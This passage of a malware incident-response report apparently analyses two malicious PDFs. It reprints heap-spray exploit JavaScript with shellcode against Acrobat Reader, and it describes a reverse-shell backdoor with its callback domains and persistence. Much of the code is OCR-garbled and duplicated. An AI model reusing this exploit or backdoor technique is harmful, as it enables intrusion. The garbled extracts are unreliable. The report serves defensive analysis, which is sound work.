0001	0620:	Α7	44	23	47	C2	43	Α2	44 21	C7	47	46	Α3	C4	23	5F	§D#GÂC¢D!ÇGF£Ä#_
	0630:																=″ %¿"}#ww.Êp\}
	0640:																}
	0650:																<pre>  }}DWGW}CE}</pre>
	0660:																}BWGW}KK}
	0670:																II}}AWGW.
	0680:																
	0690:																}X'\$,X'31X#
	06A0:																*II}}F
	06B0:																WGW}KKX#X'
	06C0:																X'WCWGW%
	06D0:																X%WAWGW%
	06E0:																
	06F0:																
	0700:																X#X4\$
																	X3%05X>W
																	.IIX4WEWG
	0730:																W%II}}}CWG
0001	0740:	57	18	15	1D	7D	4B	4B	58 23	0E	07	12	58	27	16	10	W}KKX#X'

Once the non-malicious PDF was decrypted, the user was displayed the non-malicious PDF document within a separate instance of Adobe Reader. The instance containing the malicious shellcode then terminated, leaving the malicious '1.exe' file running on the system.

# 2.2 Payload Analysis: 1.exe & office.exe

## 2.2.1 Static Analysis

Analysis revealed the delivered payload (1.exe & office.exe) to be a standard Portable Executable file. It is not packed. The following strings of interest were extracted from the executable:

```
www.olmusic100.com
\office.exe
exit
cmd
Ready!
connect ok
GET
WinHTTP 1.0
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
connect %s
E@N
dir
get
put
E@N
\cmd.exe
new.new
wb+
```



.new
put
<head></head>
https://

The internal Time Stamp indicates that the binary had been compiled in August 2009:

≻File Header		
Machine:	0x014C (I386)	
NumberOfSections:	0x0003	
TimeDateStamp:	0x4A7A1DD8 (GMT: Thu Aug 06 00:03:36 2009)	
PointerToSymbolTable:	0x0000000	
NumberOfSymbols:	0x0000000	E
SizeOfOptionalHeader:	0x00E0	-
Characteristics:	0x010F	
	(RELOCS_STRIPPED)	
	(EXECUTABLE_IMAGE)	
	(LINE_NUMS_STRIPPED)	
	(LOCAL_SYMS_STRIPPED)	
	(32BIT_MACHINE)	
Optional Header		
Magic:	0x010B (HDR32_MAGIC)	
MajorLinkerVersion:	0x06	*

#### 2.2.2 Dynamic Analysis

Dynamic analysis of the payload (1.exe & office.exe) was performed in order to understand its behavior during execution. As previously stated, the malicious '1.exe' binary was copied into the user's Startup folder (%HOMEPATH%\Start Menu\Programs\Startup) as 'office.exe' to ensure execution upon user login.

When executed, the malicious binary slept for a random time, after which system information was collected. When decoded, the collected data appeared as follows:

NOTIFY \* HOST: 239.255.255.250:1900 CACHE-CONTROL: max-age LOCATION: http://192.168.10.100:2869/IGatewayDeviceDescDoc NT: upnp:rootdevice NTS: ssdp:alive SERVER: VxWorks/5.4.2 USN: uuid:13814000-1dd2-11b2-9fff-002369185c52::upnp:rootdevice

\*Note: In this example, 192.168.10.100 is the test network's default gateway.

Next, the malicious binary opened a connection to 'www.olmusic100.com'. The connection to 'www.olmusic100.com' was established with a set of *WinHttpXXX* functions (using local IE proxy settings if needed). The malware utilized its own HTTP protocol handler and was able to exchange data with the remote server at the time of analysis. A GET request was then sent and the subsequent response confirmed:



- If the response from the server was confirmed with a 'connect ok' statement, the captured system data in base64 format was embedded inside standard head tags (<head></head>) and sent.
- If the response from the server was confirmed with a 'Ready!' statement, the malware read the data sent back by server and checked to see if first 3 characters were 'cmd' or 'exi'. If a 'cmd' was received, a call to the command line was made and a shell was spawned. If an 'exi' was received, execution exited.

When a shell was spawned, remote commands were executed via 'cmd.exe' from the %SYSTEM% directory, while Std I/O and Std Error were redirected via pipes ('|'). Additional functionality was also available for file transfer (FTP): 'put' and 'get'. If a file was transferred to the system already existed and could not be overwritten, a new file was created and saved as 'new.new'.

\*Note: As previously outlined, research indicates the delivered payload (1.exe & office.exe) is a reverse-shell backdoor, which allows the intruder to execute remote commands and transfer and execute files on the infected system. As of the issuance of this report, the latest virus definition update from various Anti-Virus vendors detects the malicious executable as a generic Trojan horse program.



## 3 Malicious PDF: Sample #2

The malicious PDF sample analyzed in this section was also located during an Incident Response engagement with one of SpiderLab's *Incident Readiness Service* customers. The following section contains a high-level analysis of the secondary malicious PDF sample provided to Trustwave's Incident Response Team.

## 3.1 Dropper analysis

#### 3.1.1 Static Analysis

Strings and content of Sample #2 were reviewed, but no significant information was found. Analysis tools indicated the file to be corrupted (as with Sample #1) – such result is a hint that there is something suspicious about the content of the analyzed file.

As with the primary sample (Sample #1), steps were taken to extract the JavaScript code from the malicious PDF sample. The code was then edited for better readability, as presented below:

<pre>{     var keyu= "%u";     var re = /XX/g;     sc = sc.replace(re,keyu);     return sc; } function pudianl() { a=1; funcdd() } function pudianl() { util.printd("iSEBmXdJuJaZPdfHPwpYufjzytWwzFeuuyQm",new Date()); } function pudian2() { util.printd("rWVYiRicDUOoKIBKkMkzGoxiXLdrLBPfKPZj",new Date()); } function chufa(str0)     {         try</pre>	
<pre>var re'= /XX/g: return sc; } function funcdd() { a=1; funcdd() } function pudian() { util.printd("iSEBmXdJuJaZPdfHPwpYufjzytWwzFeuuyQm",new Date()); } function pudian() { util.printd("rWYYRicDUOOKIBKKMkzGoxiXLdrLBPFKPZj",new Date()); } function chufa(str0) { ry</pre>	function urpl(sc)
<pre>var re'= /XX/g: return sc; } function funcdd() { a=1; funcdd() } function pudian() { util.printd("iSEBmXdJuJaZPdfHPwpYufjzytWwzFeuuyQm",new Date()); } function pudian() { util.printd("rWYYRicDUOOKIBKKMkzGoxiXLdrLBPFKPZj",new Date()); } function chufa(str0) { ry</pre>	t var kevus "%u":
<pre>return sc; } function funcdd() { a=1; funcdd() } function pudian() { util.printd("iSEBmxdJuJaZPdfHPwpYufjzytWwzFeuuyQm",new Date()); } function pudian() { util.printd("rWVYiRicDUOOKIBKKMkzGoxiXLdrLBPfKPZj",new Date()); } function chufa(str0) { try { this.media.newPlayer(null); } catch(e) { util.printd(str0,new Date()); } function xxsc(sc) { var sprdataxs = "XX0c0cXX0c0c"; var esprgl=unescape; var esprgl=unescape; var esprgl=unescape; var esprgl=unescape; var esprgl=unescape; var esprgl=unescape; var urpled = esprgl(urpl(sc)); var blknum = 0x10000; var sprdata.length<blknum) sprdata+sprdata.geth<blknum) sprdata+sprdata.geth<blknum) sprdata+sprdata.geth<blknum) sprdata+sprdata.geth<blknum) sprdata+sprdata.geth<blknum; m111=new shuzu(); for(x=0;x&lt;1580;x++) m111[x]=sprblk+scblk; } var s1 = "XX8855XX83ECX74ECXX5653XXE957XX016CXX0000XX645FXX30A1XX0000XX8B00XX0C40XX708BXXAD1CXX508BXXAD1CXX508BXXAD1CXX508BXXAD1CXX508BXXAD1CXX508BXXAD1CXX508BXXAD1CXX508BXXC03DXX000FXX000FXX000EXXEB02XX8J00XXE0015XX000EXXC03DXX000EXX708BXXAD1CXX508BXXAD1CXX508BXXC03DXX000EXXC03DXX000EXXEB02XX8J00XXE00EXXAD01XX45EXXX3J04XK65C3XX40B9XX8D05XX074DXX45C7XX10D0XX0E15XX508BXXAD1CXX508BXXC03DXX000EXX708BXXAD1CXX508BXXEB02XX8J00XXE00EXXC03DXX000EXX500EXXEB02XX8J00XXE00EXXEB02XX8J00XXE00EXXEB02XX8J00XXE00EXXEB02XX8J00XXE00EXXEB02XX8J00XXE00EXXXEB02XX8J00XXE00EXXEB02XX8J00XXE00EXXEB02XX8J00XXE00EXXEB02XX8J00XXE00EXXEB02XX8J00XXE00EXXEB02XX8J00XXE00EXXEB02XX8J0EXXEB02</blknum; </blknum) </blknum) </blknum) </blknum) </blknum) </pre>	
<pre> } function funcdd() { a=1; funcdd() } function pudian() { util.printd('iSEBmkdJuJaZPdfHPwpYufjzytWwzFeuuyQm",new Date()); } function chufastr0) {     try function chufastr0     try (     try try (this.media.newPlayer(null); )     catch(e)     util.printd(str0,new Date()); } function xxsc(sc)     {</pre>	<pre>sc = sc.replace(re,keyu);</pre>
<pre>function pudian() { util.printd("iSEBmXdJuJa2PdfHPwpYufjzytWwzFeuuyQm".new Date()); } function pudian() { util.printd("rWvYiRicDUOOKIBKKMkzGoxiXLdrLBPFKPZj".new Date()); } function chufa(str0) {     try         (this.media.newPlayer(null); }         catch(e)         (</pre>	return sc;
<pre>function pudian() { util.printd("iSEBmXdJuJa2PdfHPwpYufjzytWwzFeuuyQm".new Date()); } function pudian() { util.printd("rWvYiRicDUOOKIBKKMkzGoxiXLdrLBPFKPZj".new Date()); } function chufa(str0) {     try         (this.media.newPlayer(null); }         catch(e)         (</pre>	3
<pre>try { this.media.newPlayer(null); } catch(e) { util.printd(str0.new Date()); } function xxsc(sc) { var sprdataxx = "XX000cXX0c0c"; var esprpl=unescape; var urpled = esprpl(urpl(sc)); var blnnum = 0x1000; var sprdata = esprpl(urpl(sc)); while(sprdata.length<blnum) sprblk="sprblk=sprblk=sprblk=sprtk=s&lt;/td" sprdata+="sprdata;"><td><pre>function funcdd() { a=1; funcdd() } function pudian1() { util.printd("iSEBmXdJuJaZPdfHPwpYufjzytWwzFeuuyQm",new Date()); } function pudian2() { util.printd("rWYYiRicDU00KIBKkMkzGoxiXLdrLBPfKPZj",new Date()); } function chufa(str0)</pre></td></blnum)></pre>	<pre>function funcdd() { a=1; funcdd() } function pudian1() { util.printd("iSEBmXdJuJaZPdfHPwpYufjzytWwzFeuuyQm",new Date()); } function pudian2() { util.printd("rWYYiRicDU00KIBKkMkzGoxiXLdrLBPfKPZj",new Date()); } function chufa(str0)</pre>
<pre>util.printd(str0,new Date()); } function xxsc(sc) { var sprdataxx = "XX0c0cXX0c0c"; var esprdl=unescape; var urpled = esprpl(urpl(sc)); var blknum = &amp;x10000 var sprdata = esprpl(urpl(sc)); while(sprdata.length<blknum) scblk="urpl&lt;/td" sprdata="sprpt(upl(s,0x10000);"><td><pre>try {    this.media.newPlayer(null); } catch(e)</pre></td></blknum)></pre>	<pre>try {    this.media.newPlayer(null); } catch(e)</pre>
<pre>{     var sprdatax = "XX000cXX000c";     var esprpl=unescape;     var urpled = esprpl(urpl(sc));     var bild(sprdata) = esprpl(urpl(sprdataxx));     while(sprdata) = esprpl(urpl(sprdataxx));     while(sprdata) = esprpl(urpl(sprdataxx));     while(sprdata) = esprpl(sprdata);     sprdata=sprdata;     sprblk=sprdata, substring(0,0x10000);     scblk=urpled.substring(0,0x10000);     scblk=urpled.substring(0,0x10000);     scblk=urpled.substring(0,0x10000);     srdat=sprdata;     sprblk=sprdata,substring(0,0x10000);     scblk=urpled.substring(0,0x10000);     scblk=urpled.substring(0,0x100000);     scblk=urpled.substring(0,0x100000);     scblk=urpled.substring(0,0x10000000000000000000000000000000000</pre>	util.printd(str0,new Date());
<pre>var esprpl=unescape; var urpled = esprpl(urpl(spr); var sprdata = esprpl(urpl(sprdataxx)); while(sprdata.length<blknum) sprdata=sprdata; sprblk=sprdata.substring(0,0x10000); scblk=urpled.substring(0,0x10000); scblk=urpled.substring(0,0x10000); scblk=urpled.substring(0,0x10000); var shuzu=Array; mll1=new shuzu(); for(x=0;x&lt;1500;x++) mll1x]=sprblk*scblk; } var s1 = "XX8855XX83ECXX74ECXX5653XXE957XX016CXX0000XX645FXX30A1XX0000XX8B00XX0C40XX708BXXAD1CXX508BX var s2 = "000XXA000XX43C0XX0040XX458XX33D4X86CSXX4D89XX88D5XX074DXX45C7XX10D0XX001XX0001XX00 var s3 = "X0000XXFA81XX0003XX0000XX1175XX458BXX25D7XX00FFXX00000XXC03DXX0000XX7500XXE802XX8309XXE045XX if(app.viewerVersion&gt;=100) { funcdd() } else { if(app.viewerVersion&gt;=100) { funcdd() } else { if(app.viewerVersion&gt;=8) {</blknum) </pre>	function xxsc(sc)
<pre>var esprpl=unescape; var urpld = esprpl(urpl(sc)); var sprdata = esprpl(urpl(sprdataxx)); while(sprdata.length<blknum) sprdata=sprdata; sprblk=sprdata.substring(0,0x10000); scblk=urpld.substring(0,urpld.length); var shuzu=Array; mll1=new shuzu(); for(x=0;x&lt;1500;x++) mll1x]=sprblk=scblk; } var s1 = "XX8855XX83ECXX74ECXX5653XXE957XX016CXX0000XX645FXX30A1XX0000XX8B00XX0C40XX708BXXAD1CXX508BX var s2 = "000XXA000XX43C0XX0040XX4588XX33D4X66C3XX4D89XX8B05XX074DXX45C7X11000XX0015XXBA00XX0001XX00 var s3 = "X0000XXFA81XX0003XX00000XX1175XX458BXX25D7XX00FFXX00000XXC03DXX0000XX7500XXEB02XX8309XXE045XX if(app.viewerVersion&gt;=100) { funcdd() } else { if(app.viewerVersion&gt;=100) { funcdd() } else { if(app.viewerVersion&gt;=8) {</blknum) </pre>	var sprdataxx = "XX0c0cXX0c0c";
<pre>var blknum = 0x10000; i i i i i i i i i i i i i i i i i</pre>	
<pre>var sprdata = esprpl(urpl(sprdataxx)); while(sprdata.length<blknum) sprdata=sprdata; sprblk=sprdata.substrimg(0,0x10000); scblk=urpled.substrimg(0,0x10000); scblk=urpled.substrimg(0,urpled.length); var slu=xx1500;x+1) m111[x]=sprblk+scblk; } var s1 = "XX8855XX83ECXX74ECXX5653XXE957XX016CXX0000XX645FXX30A1XX0000XX8800XX0C40XX708BXXAD1CXX508BX var s2 = "000XXA000XX13C0XX0040XX4583XX304XX66C9XX4D89XX88D5XX074DXX45C7XX10D0XX0015XX8A00XX0001XX00 var s3 = "X0000XXFA81XX0083XX0000XX1175XX458BXX33D4XX66C9XX4D89XX88D5XX074DXX45C7XX10D0XX0015XX8A00XX0001XX00 var s3 = "X0000XXFA81XX0083XX0000XX1175XX458BXX25D7XX00FFXX0000XXC03DXX0000XX7500XXEB02XX8309XXE045XX if(app.viewerVersion&gt;=100) { funcdd() } else { if(app.viewerVersion&gt;=100) { funcdd() } else { if(app.viewerVersion&gt;=100) { funcdd() } clse {</blknum) </pre>	
<pre>while(sprdata.length<blknum) 000xxa000xx43c0xx0040xx4585xx33d4xx65c5xx4db5xx074dxx45c7x110d0xx0015xx8a00xx0040xx0040xx0000xx708bxxad1cxx508bx="" for(x="0;x&lt;1500;x++)" mll1="new" mll1[x]="sprblk+scblk;" s1="XX8B55XX83ECXX74ECXX5653XXE957XX016CXX0000XX645FXX30A1XX0000XX8B00XX0C40XX708BXXAD1CXX508BX var s2 = " s2="000XXA000XX13C0XX0040XX0040XX43C0XX04000XX645C7XX10D0XX001XX0001XX00 var s3 = " s3="X0000XX7A1XX00000XX175XX45BXX25D7XX00FFXX00000XXC03DXX00000X7500XXEB02XX8305XX04001X00 if(app.viewerVersion&gt;=100) { funcdd() } else {     if(app.viewerVersion&gt;=100) { funcdd() }     else     {         if(app.viewerVersion&gt;=8) {&lt;/td&gt;&lt;td&gt;&lt;/td&gt;&lt;/tr&gt;&lt;tr&gt;&lt;td&gt;&lt;pre&gt;sprdata=sprdata;&lt;br&gt;sprblk=sprdata.substring(0,0x10000);&lt;br&gt;scblk=sprdata.substring(0,urpled.length);&lt;br&gt;var shuzu=Array;&lt;br&gt;mlll=new shuzu();&lt;br&gt;for(x=0;x&lt;1500;x++)&lt;br&gt;mll1[x]=sprblk+scblk;&lt;br&gt;}&lt;br&gt;var s1 = " scblk="uprled.substring(0,0x10000);" shuzu="Array;" shuzu();="" sprblk="sprdata.substring(0,0x10000);" sprdata:sprdata;="" var="" x0000xx7a1xx00000xx175xx45bxx25d7xx00ffxx00000xxc03dxx00000x7500xxeb02xx8305xx04001xx00="" xx8b55xx83ecxx74ecxx5653xxe957xx016cxx00000xx645fxx30a1xx0000xx8b00xx0c40xx708bxxad1cxx508bx="" xx8b55xx83ecxx74ecxx5653xxe957xx016cxx0000xx645fxx30a1xx0000xx8b00xx0c40xx7088xxad1cxx5088x<br="" }="">var s2 = "000XXA000XX43C8XX0004XX4588XX33D4XX66C9XX4D89XX88D5XXD74DXX8B00XX0C40XX7088XXAD1CXX5088X var s2 = "000XXA000XX13C8XX00000XX175XX458BXX33D4XX66C9XX4D89XX88D5XXD74DXX8B00XX0C40XX7088XXAD1CXX5088X var s3 = "XX8B55XX83ECXX74ECXX5653XXE957XX016CXX0000XX645FXX30A1XX0000XX7800XX0040XX7088XXAD1CXX5088XX var s2 = "000XXA000XX13C8XX00000XX175XX458BXX25D7XX00FFXX00000XXC03DXX0000XX7500XXEB02XX8309XXE045XX if(app.viewerVersion&gt;=100) { funcdd() } else { if(app.viewerVersion&gt;=100) { funcdd() } else { xssc(s1+s2+s3); var aaa=null; var st1=unescape("%u0d0c%u0d0c%u0d0c%u0d0c%u4170%u6d7a%u554b%u4d67%u794f%u514f%u6f4d%u585a% pudian1(); pudian2(); chufa(str1); } }</blknum)></pre>	var spidaca – espipi(dipi(dacaxx)),
<pre>sprblk=sprdata_substring(0,0x10000); scblk=uprled_substring(0,urpled.length); var shuzu=Array; mlll=new_shuzu(); for(x=0;x&lt;1500;x+1) mll1[x]=sprblk+scblk; } var s1 = "XX8855XX83ECXX74ECXX5653XXE957XX016CXX0000XX645FXX30A1XX0000XX8B00XX0C40XX708BXXAD1CXX508BX var s2 = "000XXA000XX43C0XX0040XX4588XX33D4XX66C9XX4D89XX83D5XX074DXX45C7X110D0XX0015XXBA00XX0001XX00 var s3 = "X0000XXFA81XX0083XX0000XX1175XX458BXX25D7XX00FFXX0000XXC03DXX0000XX7500XXEB02XX8309XXE045XX if(app.viewerVersion&gt;=100) { funcdd() } else { if(app.viewerVersion&gt;=100) { funcdd() } else { if(app.viewerVersion&gt;=8) { xxsc(s1+s2+s3); var aa=mull; var strl=unescape("%u0d0c%u0d0c%u0d0c%u4170%u6d7a%u554b%u4d67%u794f%u514f%u6f4d%u585a% pudian2(); chufa(strl); }     } }</pre>	
<pre>scblk=urpled.substring(0,urpled.length); var shuzu=Array; mll1=new shuzu(); for(x=0;x&lt;1500;x+t) mll1=new shuzu(); for(x=0;x&lt;1500;x+t) mll1=new shuzu(); for(x=0;x&lt;1500;x+t) mll2=spblk+scblk; } var s1 = "XX8B55XX83ECXX74ECXX5653XXE957XX016CXX0000XX6405XX8000XX80040XX708BXXAD1CXX508BX var s2 = "000XXA000XA1X3C0XX0000XX1175XX458BXX3304X86CSXX000FXX80000XX7500XXE800XX010D0XX001XX0000XX7500XXE800XX0000XX0000XX7500XXE800XX0000XX7500XXE800XX0000XX0000XX0000XX0000XX0000XX0000XX0000</pre>	
<pre>var shuzu=Array: mlll=new shuzu(); for(x=0;x&lt;1500;x++) mlll[x]=sprblk+scblk; } var s1 = "XX8B55XX83ECXX74ECXX5653XXE957XX016CXX00000XX645FXX30A1XX0000XX8B00XX0C40XX708BXXAD1CXX508BX var s2 = "000XXA000XX43C0XX0040XX458XX33D4XX66C9XX4DB9XX8BD5XX074DXX45C7X110D0XX0015XXBA00XX001X00 var s3 = "X0000XXFA81XX00083X10000XX1175XX458BXX25D7XX00FFXX00000XXC03DXX0000XX7500XXEB02XX8309XXE045XX if(app.viewerVersion&gt;=100) { funcdd() } else { if(app.viewerVersion&gt;=100) { funcdd() } else { if(app.viewerVersion&gt;=8) { xssc(s1+s2+s3); var aaa=null; var aaa=null; var astrl=unescape("%u0d0c%u0d0c%u0d0c%u4170%u6d7a%u554b%u4d67%u794f%u514f%u6f4d%u585a% pudian2(); chufa(strl); }     } }</pre>	
<pre>for(x=0;x&lt;1500;x++) m11[x]=sprblk+scblk; } var s1 = "XX8B55XX83ECXX74ECXX5653XXE957XX016CXX0000XX645FXX30A1XX0000XX8B00XX0C40XX708BXXAD1CXX508BX var s2 = "000XXA000XX13C0XX0040XX0404XX4588XX304XX66C9XX4DB9XX88D5XX074DXX45C7X110D0XX0015XX8A00X0001XX00 var s3 = "X0000XXFA81XX0083XX0000XX175XX458XX507XX00FFXX0000XXC03DXX0000XX7500XXEB02XX8309XXE045XX if(app.viewerVersion&gt;=100) { funcdd() } else {     if(app.viewerVersion&gt;=100) { funcdd() }     else     {         if(app.viewerVersion&gt;=100) { funcdd() }         else         {             if(app.viewerVersion&gt;=100) { funcdd() }         else         {             if(app.viewerVersion&gt;=100) { funcdd() }         else         {             if(app.viewerVersion&gt;=100) { funcdd() }         else         {             if(app.viewerVersion&gt;=100) { funcdd() }         else         {             if(app.viewerVersion&gt;=100) { funcdd() }         else         {             if(app.viewerVersion&gt;=100) { funcdd() }         else         {             if(app.viewerVersion&gt;=100) { funcdd() }         else         {             if(app.viewerVersion&gt;=100) { funcdd() }         else         {             if(app.viewerVersion&gt;=100) { funcdd() }         else         {             if(app.viewerVersion&gt;=100) { funcdd() }         else         {             if(app.viewerVersion&gt;=100) { funcdd() }         else         {             if(app.viewerVersion&gt;=100) { funcdd() }         else         {             if(app.viewerVersion&gt;=100) { funcdd() }         else         {             if(app.viewerVersion&gt;=100) { funcdd() }         else         {             if(app.viewerVersion&gt;=100) { funcdd() }         else         {             if(app.viewerVersion&gt;=100) { funcdd() }         else         {             if(app.viewerVersion&gt;=100) { funcdd() }         else         {             if(app.viewerVersion&gt;=100) { funcdd() }         else         {             if(app.viewerVersion&gt;=100) { funcdd() }         else         {             if(app.viewerVersion&gt;=100) { funcdd() }         else         {             if</pre>	
<pre>[mll1[x]=sprblk+scblk; } var s1 = "XX8B55XX83ECXX74ECXX5653XXE957XX016CXX0000XX6455XX30A1XX0000XX8B00XX0C40XX708BXXAD1CXX508BX var s2 = "000XXA000XX43C0XX00040XX458BXX33D4XX66C9XX4DB9XX8BD5XXD74DX45C7X110D0XX0015XXBA00XX001XX00 var s3 = "X0000XXFA81XX0083XX0000XX1175XX458BXX25D7XX00FFXX0000XXC03DXX0000XX7500XXEB02XX8309XXE045XX if(app.viewerVersion&gt;=100) { funcdd() } else {     if(app.viewerVersion&gt;=100) { funcdd() }     else     if(app.viewerVersion&gt;=100) { funcdd() }     else     if(app.viewerVersion&gt;=100) { funcdd() }     it(app.viewerVersion&gt;=100) { funcdd() }     it(app.viewerVersion&gt;=100 { funcdd() }     it(app.viewerVersion&gt;=100 { funcdd() }     it(app.viewerVer</pre>	
<pre>} var s1 = "XX8B55XX83ECXX74ECXX5653XXE957XX016CXX0000XX645FXX30A1XX0000XX8B00XX0C40XX708BXXAD1CXX508BX var s2 = "000XXA000XX0040XX0040XX0456SXX304XX66C9XX4089XX88D5XD74DXX45C7X11000XX015XX8A00XX0001XX00 var s3 = "X0000XXFA1XX0083XX00000XX175XV45BXX25D7XX00FFXX0000XXC03DXX0000XX7500XXEB02XX8309XXE045XX if(app.viewerVersion&gt;=100) { funcdd() } else {     if(app.viewerVersion&gt;=100) { funcdd() }     else     if(app.viewerVersion&gt;=100) { funcdd() }     else     if(app.viewerVersion&gt;=8)     {         xssc(s1+s2+s3);         var aaa=null;         var aa=null;         var aaa=null;         var aaa=null;</pre>	
<pre>var s2= "000XXA000XX43C0XX0040XX4588XX33D4XX66C9XX4D89XX88D5XXD74DXX45C7XX10D0XX0015XXBA00XX0001XX00 var s3 = "X0000XXFA81XX0083XX0000XX1175XX4508XX25D7XX00FFXX0000XXC03DXX0000XX7500XXEB02XX8309XXE045XX if(app.viewerVersion&gt;=100) { funcdd() } else {     if(app.viewerVersion&gt;=100) { funcdd() }     else     {         if(app.viewerVersion&gt;=8)         {             xsc(s1+s2+s3);             var aa=null;             var astrl=unescape("%u0d0c%u0d0c%u0d0c%u4170%u6d7a%u554b%u4d67%u794f%u514f%u6f4d%u585a%             pudian1();             pudian2();             chufa(strl);         } </pre>	m111LxJ=sprb1k+scb1k;
<pre>var s2= "000XXA000XX43C0XX0042XX0588XX33D4XX66C9XX4D89XX88D5XXD74DXX45C7XX10D0XX0015XXBA00XX0001XX00 var s3 = "X0000XXFA81XX0083XX0000XX1175XX450BXX25D7XX00FFXX0000XXC03DXX0000XX7500XXEB02XX8309XXE045XX if(app.viewerVersion&gt;=100) { funcdd() } else {     if(app.viewerVersion&gt;=100) { funcdd() }     else     {         if(app.viewerVersion&gt;=8)         {             xsc(s1+s2+s3);             var aa=null;             var ist1=unescape("%u0d0c%u0d0c%u0d0c%u4170%u6d7a%u554b%u4d67%u794f%u514f%u6f4d%u585a%             pudian1();             pudian2();             chufa(str1);         } </pre>	3
<pre>else {</pre>	var s2= "000XXA000XX43C0XX0040XX4588XX33D4XX66C9XX4D89XX88D5XXD74DXX45C7XX10D0XX0015XXBA00XX0001XX0
<pre>else {     if(app.viewerVersion&gt;=8)     {         xxsc(s1+s2+s3);         var aaa=null;         var strl=unescape("%u0d0c%u0d0c%u0d0c%u4170%u6d7a%u554b%u4d67%u794f%u514f%u6f4d%u585a%         pudian1();         pudian2();         chufa(strl);     } }</pre>	if(app.viewerVersion>=100) { funcdd() } else
<pre>{     if (app.viewerVersion&gt;=8)     {         xxsc(s1+s2+s3);         var aa=null;         var strl=unescape("%u0d0c%u0d0c%u0d0c%u4170%u6d7a%u554b%u4d67%u794f%u514f%u6f4d%u585a%         pudian1();         pudian2();         chufa(strl);     } }</pre>	
<pre>if(app.viewerVersion&gt;=8) {     xxsc(s1+s2+s3);     var aaa=null;     var aaa=null;     var st1=unescape("%u0d0c%u0d0c%u0d0c%u4170%u6d7a%u554b%u4d67%u794f%u514f%u6f4d%u585a%     pudian1();     chufa(str1); }</pre>	
<pre>xssc(s1+s2+s3); var aaa-mull; var strl=unescape("%u0d0c%u0d0c%u0d0c%u0d0c%u4170%u6d7a%u554b%u4d67%u794f%u514f%u6f4d%u585a% pudian1(); pudian2(); chufa(strl); }</pre>	if(app.viewerVersion>=8)
<pre>var aaa=nul; var ti=unescape("%u0d0c%u0d0c%u0d0c%u0d0c%u4170%u6d7a%u554b%u4d67%u794f%u514f%u6f4d%u585a% pudian1(); pudian2(); chufa(str1); }</pre>	
<pre>pudian1(); pudian2(); chufa(str1); }</pre>	
pudian2(); chufa(str1); }	
chufa(stri); }	
}	
1	
1	3




The JavaScript code appeared to be very similar to the code used by Sample #1. Present are the same function names, similar routines, and the same method of triggering the vulnerability in Acrobat Reader. The primary binary shellcode was identical to Sample #1 – the only difference is that in Sample #1 it was stored in one variable called 's', while in the Sample #2 it is stored in 3 variables 's", 's2', and 's3'. The main differences are the inclusion of anti-analysis and anti-forensic techniques to thwart analysis.

#### **3.1.2 Dynamic Analysis**

Dynamic analysis of the secondary sample malware was performed in order to understand its behavior during execution. When the sample PDF document was initially opened, a clean copy of the PDF document (for legitimate viewing) and the file 'Updater.exe' was created within the user's temp directory (%TEMP%).

The file 'Updater.exe' was then executed and the non-malicious PDF opened in an instance of Acrobat Reader as shown below:



## 3.1.3 Deep Analysis

Deep analysis of the primary binary shellcode was not performed since the shellcode is exactly the same as the one utilized in Sample #1.



Analysis of the second binary shellcode is not included in this report to avoid repetition. On a functional level, the behavior of the second binary shellcode mimics that utilized by Sample #1 - the minor differences being the file names used for its payload ('office.exe' in Sample#1 and 'Updater.exe' for Sample #2).

# 3.2 Payload Analysis: Updater.exe

#### 3.2.1 Static Analysis

Analysis revealed the 'Updater.exe' file to be a standard Portable Executable file. It is not packed. The following strings of interest were extracted from the malware:

Win Win

The internal Time Stamp indicates the binary had been compiled in December 2008:

e_oeminfo: 0x0000 e_res2: 0x00000000000000000000000000000000000	
e lfanew: 0x00000D8	
-	
	E
>File Header	
Machine: 0x014C (I386)	
NumberOfSections: 0x0003	
TimeDateStamp: 0x494B4083 (GMT: Fri Dec 19 06:34:43 2008	3)
PointerToSymbolTable: 0x0000000	
NumberOfSymbols: 0x0000000	
SizeOfOptionalHeader: 0x00E0 Characteristics: 0x010F	
(RELOCS_STRIPPED) (EXECUTABLE IMAGE)	
(LINE NUMS STRIPPED)	
(BINE NONS SIRIPED)	- mill

## 3.2.2 Dynamic Analysis

Dynamic analysis of the payload was performed in order to understand its behavior during execution. When executed, 'Updater.exe' copied itself:

- As 'b487ee.msi' file to the %SYSTEMROOT%\Installer directory
- As 'ai477ux.sys' to the %SYSTEMROOT%\system32\dllcache directory
- As 'NeroCheck32.exe' to the %SYSTEMROOT%\system32 directory.


The timestamps on 'b487ee.msi', 'ai477ux.sys', and 'NeroCheck32.exe' were intentionally modified by the malware to blend in with legitimate Windows operating system files.



The malware also created the registry key 'HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components\{938A5DCD-289C-E4FA-47D8-D08CBAA194CF}' and populated it with various subkeys and values, including 'StubPath' value that is set to 'NeroCheck32.exe'. This registry entry is set to ensure that the file will be launched each time system starts. To ensure only a single instance was executed, a mutex of 'www.UC0904.1.org' was also created.

The malware then launched Internet Explorer (iexplore.exe) as a background process and attempted to reach the callback domains 'happy.fansnba.org' and 'yahoo2.redirectme.net' on port 80 (HTTP).

If a successful connection was established, the malware transmitted the following HTTP GET request:



## 3.2.3 Deep Analysis

Deep analysis of the payload revealed several interesting findings. The malware utilized the main thread of the program and created a window with the title "win". A separate thread was launched to perform the actual malicious activity.

The malicious thread started by allocating a buffer in memory. It then went to the physical offset 6000 in the 'Updater.exe' file and loaded the encrypted data from the file to memory:

The data was then decrypted (XOR) revealing a hidden Portable Executable:



00015EF 00015F0					56 8808	;						PUSI MOV			, EAX	(				_			ufSize				
